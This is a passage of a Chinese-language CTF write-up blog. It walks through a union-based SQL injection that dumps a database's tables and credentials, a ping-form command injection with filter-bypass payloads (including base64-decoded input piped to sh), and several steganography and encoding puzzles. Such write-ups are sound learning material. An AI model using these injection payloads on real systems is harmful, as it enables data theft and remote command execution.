
```
order by 4#
```

到四报错，判断有三列。




爆数据库名

```
-admin' union select 1,2,database()#
```




数据库名为`geek`

```
-admin' union select 1,2,group_concat(table_name) from information_schema.tables where table_schema='geek'#
```



题目是loveSQL，所以猜测flag可能在`l0ve1ysq1`中。
然后就是爆字段

```
-admin' union select 1,2,group_concat(column_name) from information_schema.columns where table_name='l0ve1ysq1'#
```



这个跟sqli-labs第一关几乎一样的。


```
-admin' union select 1,2,group_concat(username,0x3a,password) from l0ve1ysq1#
```

就能找到flag

```
flag{d96f20f0-79fe-4a7a-998b-4cb9ebf4902b}
```

[GXYCTF2019]Ping Ping Ping


这个题也是很有意思，可能有点linux基础的做起来更容易理解一点。
开启环境，是让/?ip，这样可以看出来是让在后面加上IP地址，然后考点应该是命令执行漏洞，先尝试127.0.0.1




ping成功了，然后就可以构造我们的命令执行漏洞的payload了

```
?ip=127.0.0.1|ls
```

查看当前目录下的文件




然后就是cat一下看看内容。
但是发现好像有过滤



空格被过滤了。关于命令执行漏洞的各种绕过，我刚学习总结一篇新的博客□——命令执行漏洞的各种绕过方式
我选择`$IFS`绕过

```
?ip=127.0.0.1|cat$IFSflag.php
```



/?ip= fxck your flag!

flag也被过滤了，先查看一下index.php里面的内容。使用`$IFS`过滤好像没有什么内容返回，尝试一下使用`$IFS$1`

/?ip=

```
/?ip=
|\'|\"|\\|\(|\)|\[|\]|\{|\}/", $ip, $match)){
    echo preg_match("/\&|\/|\?|\*|\<|[\x00-\x20]|\>|\'|\"|\\|\(|\)|\[|\]|\{|\}/", $ip, $match);
    die("fxck your symbol!");
  } else if(preg_match("/ /", $ip)){
    die("fxck your space!");
  } else if(preg_match("/bash/", $ip)){
    die("fxck your bash!");
  } else if(preg_match("/.*f.*l.*a.*g.*/", $ip)){
    die("fxck your flag!");
  }
  $a = shell_exec("ping -c 4 ".$ip);
  echo "
";
  print_r($a);
}
```




```php
/?ip=
|\'|\"|\\|\(|\)|\[|\]|\{|\}/", $ip, $match)){
    echo preg_match("/\&|\/|\?|\*|\<|[\x{00}-\x{20}]|\>|\'|\"|\\|\(|\)|\[|\]|\{|\}/", $ip, $match);
    die("fxck your symbol!");
  } else if(preg_match("/ /", $ip)){
    die("fxck your space!");
  } else if(preg_match("/bash/", $ip)){
    die("fxck your bash!");
  } else if(preg_match("/.*f.*l.*a.*g.*/", $ip)){
    die("fxck your flag!");
  }
  $a = shell_exec("ping -c 4 ".$ip);
  echo "
";
  print_r($a);
}

?>
```

可以看出，这个是过滤了许多标点，空格，bash,包括flag的贪婪匹配
绕过方法可以使用变量拼接

```
?ip=127.0.0.1;a=g;cat$IFS$1fla$a.php
```

```
PING 127.0.0.1 (127.0.0.1): 56 data bytes
```



当然还有其他的方式，就不一一演示了。

```
/?ip=127.0.0.1;echo$IFS$1Y2F0IGZsYWcucGhw|base64$IFS$1-d|sh  绕过bash，使用sh同样可行
/?ip=127.0.0.1;cat$IFS`ls`  #内联执行的做法:
```

Misc

[WUSTCTF2020]alison_likes_jojo

信息就是：两张图片，还有题目描述，不过我没发现这个有什么作用。
文件中隐藏了压缩包，foremost分离得到压缩包，尝试进行爆破

得到文件中是一串base64编码，而且文件名也说明了就是beisi

```
WVRKc2MySkhWbmxqV0Zac1dsYzBQUT09
YTJsc2JHVnljWFZsWlc0PQ==
a2lsbGVycXVlZW4=
killerqueen
```

一直解下去就得到了最终结果。
然后提交了发现不对。□

然后看了眼wp，好像是outguess

```
zxcv0221@kali:~/桌面$ outguess -k "killerqueen" -r jljy.jpg hidden.txt
Reading jljy.jpg....
Extracting usable bits:   5580 bits
Steg retrieve: seed: 127, len: 40
zxcv0221@kali:~/桌面$
```

桌面生成的hidden.txt打开就是flag了
以后要多长个心眼了。

[SUCTF2018]single dog

这个没什么绕的，就是一个新知识，aaencode解密
在线网站——□传送门

jjencode与aaencode解密

```
function a()
{
var a="SUCTF{happy double eleven}";
alert("双十一快乐");
}
a();
```


[SUCTF 2019]Game


图片好像是没有隐藏文件的，所以先放着，看文件夹里的文件。
找到HTML，看源码

```
    <h1 class="text text--title">
      <span>welcome to suctf</span>
    </h1>
    <div class="text text--note">
      双击即可开始
      <br></br>
    <span>can u find my secret?</span>
    </div>
    <div class="text text--timer">
      0:00
    </div>
    <div class="text text--complete">
      <span>Well done!</span>
    </div>
    <div class="text text--best-time">
      <icon trophy></icon>
      <span>Well done!,
      <?php echo "here is your flag:ON2WG5DGPNUECSDBNBQV6RTBNMZV6RRRMFTX2===" ?>
      </span>
    </div>
  </div>

  <div class="ui__prefs">
    <range name="flip" title="Flip Type" list="Swift ,Smooth,Bounce"></range>
```



这个是base32编码，就进行解密得到

ON2WG5DGPNUECSDBNBQV6RTBNMZV6RRRMFTX2===

但是，这个不对。是个假的flag。还是要去看图片。'
图片现在能想到的就是只有LSB隐写了。




是DES加密，看一个大佬的博客说是`U2FsdGVkX1`开头的加密基本都是DES加密。然而需要密码。
刚得到的假flag就是密码，看wp的时候也要仔细啊，DES和3DES也是不一样的。害我刚试了好多遍怎么都解不出来，就是不认真的结果。



2020网鼎杯朱雀组——九宫格

emmm，脚本题
思路：先用二维码扫描工具进行扫描，试了几个发现都是zero或者one，猜想应该是二进制什么的。这个图片很多，需要用到脚本了。

```
import zxing
import os

filepath = r"#QRcode文件夹所在的绝对路径#"
l = os.listdir(filepath)
l.sort(key=lambda x:int(x[:-4]))

t = ''
for i in l:
    reader = zxing.BarCodeReader()
    barcode = reader.decode(filepath+"\\"+i)
    print(barcode.parsed)
    if(barcode.parsed == 'zero'):
        t = t + '0'
    else:
        t = t + '1'

print(t)
```




上面用到一个第三方库需要自己安装zxing，简单的直接使用pip安装就行。
然后二进制转文本，找个在线网站转一下，然后是rabbit加密
呃呃呃呃，不过我好像没有看到有提示，，，，百度的wp都说有提示，这道题是我在CTFhub上做的，没发现提示，然后找到个师傅的wp说是九宫格有关的，还是直接附上博客地址叭。参考博客
然后得到flag，看过之后觉得这个需要有点脑洞的的。


本题总结：脚本比较慢，可以加上多线程，□学的浅，目前还不会改脚本，不过多线程的确可以提快很多。还有就是这个好像是有个工具可以批量扫描二维码的，我看wp的时候有个师傅的图是批量转换的，没用脚本。不过没找到这个工具。

[GUET-CTF2019]zips

解压，得到压缩包，再次解压，有密码，爆破得到密码，解压，无果。010editor查看，发现伪加密。(或者ZipCenOp,.jar清除伪加密，使用方法请百度。)解压得到脚本，记事本打开是python脚本。python2的，需要用2的版本进行运行。运行后发现是一堆掩码(查过百度后知道的),格式是`??????????.??`用ARCHPR进行掩码破解，参数设置百度找了好久没找到，还是自己摸索摸索。

